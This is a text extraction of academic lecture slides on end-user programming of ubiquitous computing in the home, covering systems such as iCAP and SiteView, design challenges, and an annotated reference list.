
Programming Ubicomp in the Home

iCAP, Form Based




Programming Ubicomp in the Home

SiteView



Programming Ubicomp in the Home

SiteView







Discussion and Summary


Discussion

- **Low threshold** → low ceiling?
- Difficult: Making high-level programming concepts, boolean logic, and abstractions **easier to understand**
- Users think in “**functionality**”, not in “devices”
- Handling **exceptions** (overriding system decisions)
- Interactive and immediate **feedback**
- Simplified **debugging** mechanisms
- Handling **conflicts/contradictions/ambiguity**

Common Technical Challenges

- Service-Oriented Architectures (SOA)
- Recombinant computing
- Mobile code frameworks, runtime binding
- Dynamic discovery
- High fault tolerance, redundancy


Summary




**Various
strategies**




**Fundamental:
low threshold**



**Aiming for:
high ceiling**



**Make
abstractions
understandable**



**Users:
functionality vs.
devices**

References

END-USER PROGRAMMING OF UBICOMP IN THE HOME

- [Beckmann & Dey, 2003] Beckmann, C., and Dey, A. (2003) SiteView: Tangibly Programming Active Environments with Predictive Visualization. *Interactive Poster, Adjunct Proceedings of the Fifth International Conference on Ubiquitous Computing*, Seattle, WA. **The SiteView system allows users to configure Ubicomp environments with a tangible user interface and visual feedback of created configurations.**
- [Blackwell & Hague, 2001] Blackwell, A. F. and Hague, R. (2001) AutoHAN: An Architecture for Programming the Home. In *Proceedings of the IEEE 2001 Symposia on Human Centric Computing Languages and Environments (Hcc'01) (September 05 - 07, 2001)*. IEEE Computer Society, Washington. **Alan Blackwell's and Rob Hague's paper introduces the AutoHAN architecture and the Media Cubes that allow users the programming by direct manipulation of tangible objects.**
- [Sohn & Dey, 2003] Sohn, T., Dey, A. K. (2003) iCAP: An Informal Tool for Interactive Prototyping of Context-Aware Applications. In *Extended Abstracts of ACM Conference on Human Factors in Computing Systems (CHI 2003)*, pp.974-975 . ACM Press, New York. **The iCAP system allows the development of context-aware applications by defining input conditions and corresponding outputs.**
- [Dey et al., 2004] Dey, A. K., Hamid, R., Beckmann, C., Li, I., and Hsu, D. (2004) a CAPPella: Programming by Demonstration of Context-Aware Applications. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (Vienna, Austria, April 24 - 29, 2004)*, pp. 33-40. ACM, New York. **Introduces the a CAPPella system that allows users to create new context-aware applications in situ with the programming by demonstration approach.**
- [Humble et al., 2003] Humble, J., Crabtree, A., Hemmings, T., Akesson, K., Koleva, B., Rodden, T., and Hansson, P. (2003) "Playing with the Bits" - User-configuration of Ubiquitous Domestic Environments. In *Proceedings of Ubicomp 2003*, pp. 256-263. Springer, Berlin/Heidelberg. **This paper describes an end-user programming system with a graphical user interface. The system uses the metaphor of jigsaw pieces, that the users can combine to create new ubiquitous computing applications.**
- [Truong, Huang, Abowd, 2004] Truong, K. N., Huang, E. M., and Abowd, G. D. (2004) CAMP: A Magnetic Poetry Interface for End-User Programming of Capture Applications for the Home. In *Proceedings of Ubicomp 2004*, pp. 143-160. Springer, Berlin/Heidelberg. **Using the magnetic poetry metaphor to create a user interface for end-user programming of Ubicomp media applications.**

References


END-USER PROGRAMMING IN GENRAL

- [Horn & Jacob, 2007] Horn, M. S., Jacob, R. J. K. (2007) Designing Tangible Programming Languages for Classroom Use, In *Proceedings of Conference for Tangible and Embedded Interaction TEI 2007*, pp. 159-162. ACM Press.
Using tangible interface to teach children how to simply create simple programs to control robots.
- [Lieberman, 2001] Lieberman, H. (2001) *Your Wish is My Command: Programming by Example*, Morgan Kaufmann.
This book introduces the concepts of programming by example (or: demonstration). It also explains a wide area of research prototype systems, and discusses their advantages and limitations.
- [Myers, 1986] Myers, B. A. (1986) Visual programming, programming by example, and program visualization: a taxonomy. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems*. ACM, New York, NY, pp. 59-66.
Detailed overview of visual programming and visualizations for programming. Covers many of the early systems.
- [Myers , Hudson, Pausch, 2000] Myers, B., Hudson, S. E., and Pausch, R. (2000) Past, present, and future of user interface software tools. *ACM Trans. Comput.-Hum. Interact.* 7, 1 (Mar. 2000), pp. 3-28.
Describes successful and failed approaches in the development of user interface tools. In the paper the authors also predict important paradigms for the future development of user interface tools.
- [Myers, 2006] Myers, B. (2006) End-User Programming, *Invited Research Overview at CHI '06*. <http://www.cs.cmu.edu/~bam/>, (last website access: 10/15/2008)
Very detailed presentation about the objectives and challenges of end-user programming. Talk was given at CHI 2006 (slides are available on the referenced website)

OTHER REFERENCES

- [Helal et al., 2005] Helal, S., Mann, W., El-Zabadani, H., King, J., Kaddoura, Y., and Jansen, E. (2005) The Gator Tech Smart House: A Programmable Pervasive Space. *Computer* 38, 3 (Mar. 2005), pp. 50-60.
- [Oxford Dictionary of Computing] Dictionary of Computing (1996). Oxford University Press, Oxford.

Photos and graphics: stock.xchng, or the references publications



Thank you for your attention